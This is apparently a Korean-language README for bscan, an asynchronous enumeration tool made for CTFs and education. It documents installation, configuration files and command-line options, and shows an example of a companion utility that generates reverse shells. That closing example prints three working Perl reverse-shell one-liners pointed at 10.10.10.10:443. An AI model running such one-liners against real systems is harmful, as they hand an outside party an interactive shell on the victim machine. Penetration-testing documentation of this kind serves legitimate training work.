 welchbj/bscan
비동기 대상 열거 도구


:mag: 비동기 대상 열거 도구 :mag_right:




bscan은 능동적인 정보 수집 및 서비스 열거를 수행하는 명령줄 유틸리티입니다. 핵심적으로 bscan은 잘 알려진 스캐닝 유틸리티의 프로세스를 비동기적으로 생성하고, 스캔 결과를 강조된 콘솔 출력과 잘 정의된 디렉터리 구조로 재구성합니다.
bscan은 교육 목적 및 CTF와 같은 이벤트에서만 사용하도록 제작되었으며, 명시적인 사전 동의 없이 머신 및/또는 네트워크에서 실행해서는 안 됩니다. 이 코드는 MIT 라이선스로 배포됩니다.
bscan은 Kali Linux에서 실행되도록 작성되었지만, 적절한 도구가 설치된 모든 OS에서 실행되는 것을 근본적으로 막지는 않습니다. 다양한 유형의 패키지 릴리스와 설치 방법이 있습니다.
가장 쉬운 방법은 운영 체제에 맞는 단일 파일 실행 파일 버전을 설치하는 것입니다(Python 설치 불필요):
# Linux (예: Kali)
wget -O bscan https://releases.brianwel.ch/bscan/linux

# Windows
powershell -c "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; wget 'https://releases.brianwel.ch/bscan/windows' -OutFile 'bscan.exe'"

# 특정 버전을 다운로드하려면 다음 패턴을 사용하세요
wget -O bscan https://releases.brianwel.ch/github/bscan/linux/0.1.4
PyPI에서 최신 패키지 버전을 다운로드할 수도 있습니다(Python 3.6+가 설치되어 있어야 함):
pip install bscan
마찬가지로, 버전 관리에서 최신 버전을 가져올 수도 있습니다:
pip install https://github.com/welchbj/bscan/archive/master.tar.gz
bscan은 다양한 구성 옵션을 제공하여 필요에 맞게 스캔을 조정할 수 있습니다. 간단한 예입니다:
$ bscan \
> --max-concurrency 3 \
> --patterns [Mm]icrosoft \
> --status-interval 10 \
> --verbose-status \
> scanme.nmap.org
여기서 무슨 일이 일어나고 있나요?
--max-concurrency 3은 3개 이상의 동시 스캔 하위 프로세스가 동시에 실행되지 않도록 합니다.--patterns [Mm]icrosoft는 생성된 스캔 출력에서 일치 항목을 강조 표시할 사용자 정의 정규식 패턴을 정의합니다.--status-interval 10은 bscan이 10초마다 런타임 상태 업데이트를 출력하도록 합니다.--verbose-status는 각 상태 업데이트에서 현재 실행 중인 모든 스캔 하위 프로세스의 세부 정보를 출력함을 의미합니다.scanme.nmap.org는 열거하려는 호스트입니다.bscan은 추가 구성 파일에도 의존합니다. 기본 파일은 bscan/configuation 디렉터리에서 찾을 수 있으며, 다음과 같은 목적을 제공합니다:
patterns.txt는 스캔 출력과 일치할 때 콘솔 출력에서 강조 표시될 정규식 패턴을 지정합니다.required-programs.txt는 bscan이 사용할 예정인 설치된 프로그램을 지정합니다.port-scans.toml은 대상에서 실행할 포트 검색 스캔과 스캔 출력에서 포트 번호 및 서비스 이름을 구문 분석하는 데 사용되는 정규식을 정의합니다.service-scans.toml은 서비스별로 대상에서 실행할 스캔을 정의합니다.bscan --help를 실행하면 다음과 같은 내용이 표시됩니다:
usage: bscan [OPTIONS] targets

 _
| |__  ___  ___ __ _ _ __
| '_ \/ __|/ __/ _` | '_ \
| |_) \__ \ (__ (_| | | | |
|_.__/|___/\___\__,_|_| |_|

an asynchronous service enumeration tool

positional arguments:
  targets               the targets and/or networks on which to perform enumeration

optional arguments:
  -h, --help            show this help message and exit
  --brute-pass-list F   filename of password list to use for brute-forcing
  --brute-user-list F   filename of user list to use for brute-forcing
  --cmd-print-width I   the maximum integer number of characters allowed when printing
                        the command used to spawn a running subprocess (defaults to 80)
  --config-dir D        the base directory from which to load the configuration files;
                        required configuration files missing from this directory will
                        instead be loaded from the default files shipped with this
                        program
  --hard                force overwrite of existing directories
  --max-concurrency I   maximum integer number of subprocesses permitted to be running
                        concurrently (defaults to 20)
  --no-program-check    disable checking the presence of required system programs
  --no-file-check       disable checking the presence of files such as configured
                        wordlists
  --no-service-scans    disable running scans on discovered services
  --output-dir D        the base directory in which to write output files
  --patterns [ [ ...]]  regex patterns to highlight in output text
  --ping-sweep          enable ping sweep filtering of hosts from a network range
                        before running more intensive scans
  --quick-only          whether to only run the quick scan (and not include the
                        thorough scan over all ports)
  --qs-method S         the method for performing the initial TCP port scan; must
                        correspond to a configured port scan
  --status-interval I   integer number of seconds to pause in between printing status
                        updates; a non-positive value disables updates (defaults to 30)
  --ts-method S         the method for performing the thorough TCP port scan; must
                        correspond to a configured port scan
  --udp                 whether to run UDP scans
  --udp-method S        the method for performing the UDP port scan; must correspond
                        to a configured port scan
  --verbose-status      whether to print verbose runtime status updates, based on
                        frequency specified by `--status-interval` flag
  --version             program version
  --web-word-list F     the wordlist to use for scans
주 bscan 프로그램에는 두 개의 유틸리티 프로그램(bscan-wordlists 및 bscan-shells)이 함께 제공되어, 워드리스트를 찾고 리버스 셸을 열 때 편리합니다.
bscan-wordlists는 Kali Linux에서 워드리스트 파일을 찾기 위해 설계된 프로그램입니다. 몇 가지 기본 디렉터리를 검색하고 glob 파일 이름 매칭을 허용합니다. 간단한 예입니다:
$ bscan-wordlists --find "*win*"
/usr/share/wordlists/wfuzz/vulns/dirTraversal-win.txt
/usr/share/wordlists/metasploit/sensitive_files_win.txt
/usr/share/seclists/Passwords/common-passwords-win.txt
다른 옵션을 보려면 bscan-wordlists --help를 실행하세요.
bscan-shells는 target 및 port 필드가 채워진 다양한 리버스 셸 원라이너를 생성하는 프로그램입니다. 다음은 10.10.10.10에 대해 443 포트로 연결되도록 구성된 모든 Perl 기반 셸을 나열하는 간단한 예입니다:
$ bscan-shells --port 443 10.10.10.10 | grep -i -A1 perl
perl for windows
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"10.10.10.10:443");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'

perl with /bin/sh
perl -e 'use Socket;$i="10.10.10.10";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

perl without /bin/sh
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"10.10.10.10:443");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
bscan-shells는 reverse-shells.toml 구성 파일에서 이러한 명령을 가져옵니다. 다른 옵션을 보려면 bscan-shells --help를 실행하세요.
